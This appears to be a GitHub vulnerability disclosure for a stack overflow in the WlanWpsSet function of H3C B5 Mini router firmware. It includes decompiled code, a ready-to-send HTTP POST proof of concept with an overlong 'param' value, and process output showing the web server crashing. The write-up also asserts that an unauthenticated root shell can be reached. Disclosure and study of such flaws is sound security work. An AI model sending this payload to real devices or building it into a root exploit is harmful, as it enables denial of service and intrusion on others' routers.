

main ▾

...

vuln / H3C / H3C B5Mini / 9 / readme.md



Darry-lang1 Add files via upload

History

1 contributor



70 lines (46 sloc) | 3.12 KB

...

# H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202007/1311628\\_30005\\_0.htm](https://www.h3c.com/cn/d_202007/1311628_30005_0.htm)

## Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:

## H3C B5MiniV100R005 版本软件及说明书

软件名称: H3C B5MiniV100R005 版本软件及说明书

发布日期: 2020/7/2 11:22:32

下载:

H3C B5MiniV100R005 版本说明书.pdf(603.66 KB)

B5MiniV100R005.zip(13.14 MB)

软件说明:

联系我们

## H3C B5MiniV100R005 版本说明书

## Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the WlanWpsSet function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_44A500(int a1)
2 {
3     int v2; // [sp+20h] [+20h]
4     int v3; // [sp+28h] [+28h]
5     int v4; // [sp+2Ch] [+2Ch]
6     int v5; // [sp+30h] [+30h]
7     int v6; // [sp+34h] [+34h] BYREF
8     int v7[36]; // [sp+38h] [+38h] BYREF
9     int v8; // [sp+C8h] [+C8h] BYREF
10
11     v6 = 0;
12     memset(v7, 0, sizeof(v7));
13     v3 = 0;
14     v8 = 0;
15     v5 = websgetvar(a1, "param", &dword_49C124);
16     if (v5)
17         return -2;
18     sscanf(v5, "%d;%[^;];", &v6, v7);
19     v2 = fopen("/dev/console", "w");
20     if (v2)
21     {
22         fprintf(v2, "[%s.%d]: wps_mode %d,pin_buf %s\n", "WlanWpsSet", 6769, v6,
23         fclose(v2);
24     }
25     if (v6)
```

In the `WlanWpsSet` function, `v5` (the value param) we entered is formatted using the `sscanf` function and in the form of `%d;%[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v7`, it will cause a stack overflow.

## Recurring vulnerabilities and POC

---


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=WlanWpsSet&param=1;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```

1504 root      1232 S    /bin/maincontrol &
1514 root      1864 S    /bin/h3cgamebooster &
1519 root        296 S    /bin/watchdog &
1523 root        360 S    sh /var/tmp/uu/monitor.sh &
1524 root        728 S    /bin/monitor &
1656 root        448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root        556 S    /bin/dhcpd -d -q br0
1837 root        164 S    pathsel -i wlan-msh -P -d
2355 root      2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root        464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root        572 S    telnetd
20745 root     1060 S    -mwcli
20953 root        796 S    /bin/sh
21221 root     3504 S    /bin/webs &
22224 root        600 S    sleep 60
22424 root        724 R    ps
24244 root        556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
/ #

```

The picture above shows the process information before we send poc.

```

1502 root        312 S    /bin/timerange &
1503 root        892 S    /bin/onlineupdate &
1504 root      1232 S    /bin/maincontrol &
1514 root      1864 S    /bin/h3cgamebooster &
1519 root        296 S    /bin/watchdog &
1523 root        360 S    sh /var/tmp/uu/monitor.sh &
1524 root        728 S    /bin/monitor &
1656 root        448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root        556 S    /bin/dhcpd -d -q br0
1837 root        164 S    pathsel -i wlan-msh -P -d
2355 root      2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root        464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root        572 S    telnetd
20745 root     1060 S    -mwcli
20953 root        796 S    /bin/sh
22493 root        600 S    sleep 60
22605 root     2164 S    /bin/webs &
22810 root        724 R    ps
24244 root        556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable

```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1007      1007          7574 Jun 11  2020 www
drwxr-xr-x 10 root      root           0 Jul 20 22:51 var
drwxrwxr-x  5 1007      1007          49 Jun 11  2020 var
drwxrwxr-x  3 1007      1007          26 Jun 11  2020 uclike
lrwxrwxrwx  1 1007      1007           7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x 11 root      root           0 Jan  1  1970 sys
lrwxrwxrwx  1 1007      1007           3 Jun 11  2020 sbin -> bin
dr-xr-xr-x 88 root      root           0 Jan  1  1970 proc
drwxr-xr-x  9 root      root           0 Jan  1  1970 mnt
lrwxrwxrwx  1 1007      1007           3 Jun 11  2020 lib32 -> lib
drwxrwxr-x  4 1007      1007        2452 Jun 11  2020 lib
lrwxrwxrwx  1 1007      1007           9 Jun 11  2020 init -> sbin/init
drwxrwxr-x  2 1007      1007           3 Jun 11  2020 home
drwxrwxr-x  2 1007      1007           3 Jun 11  2020 ftproot
drwxr-xr-x 10 root      root           0 Jul 20 21:10 etc
drwxrwxr-x  4 1007      1007        2539 Jun 11  2020 dev
drwxr-xr-x  2 1007      1007        1475 Jun 11  2020 bin

/ #
```

Finally, you also can write exp to get a stable root shell without authorization.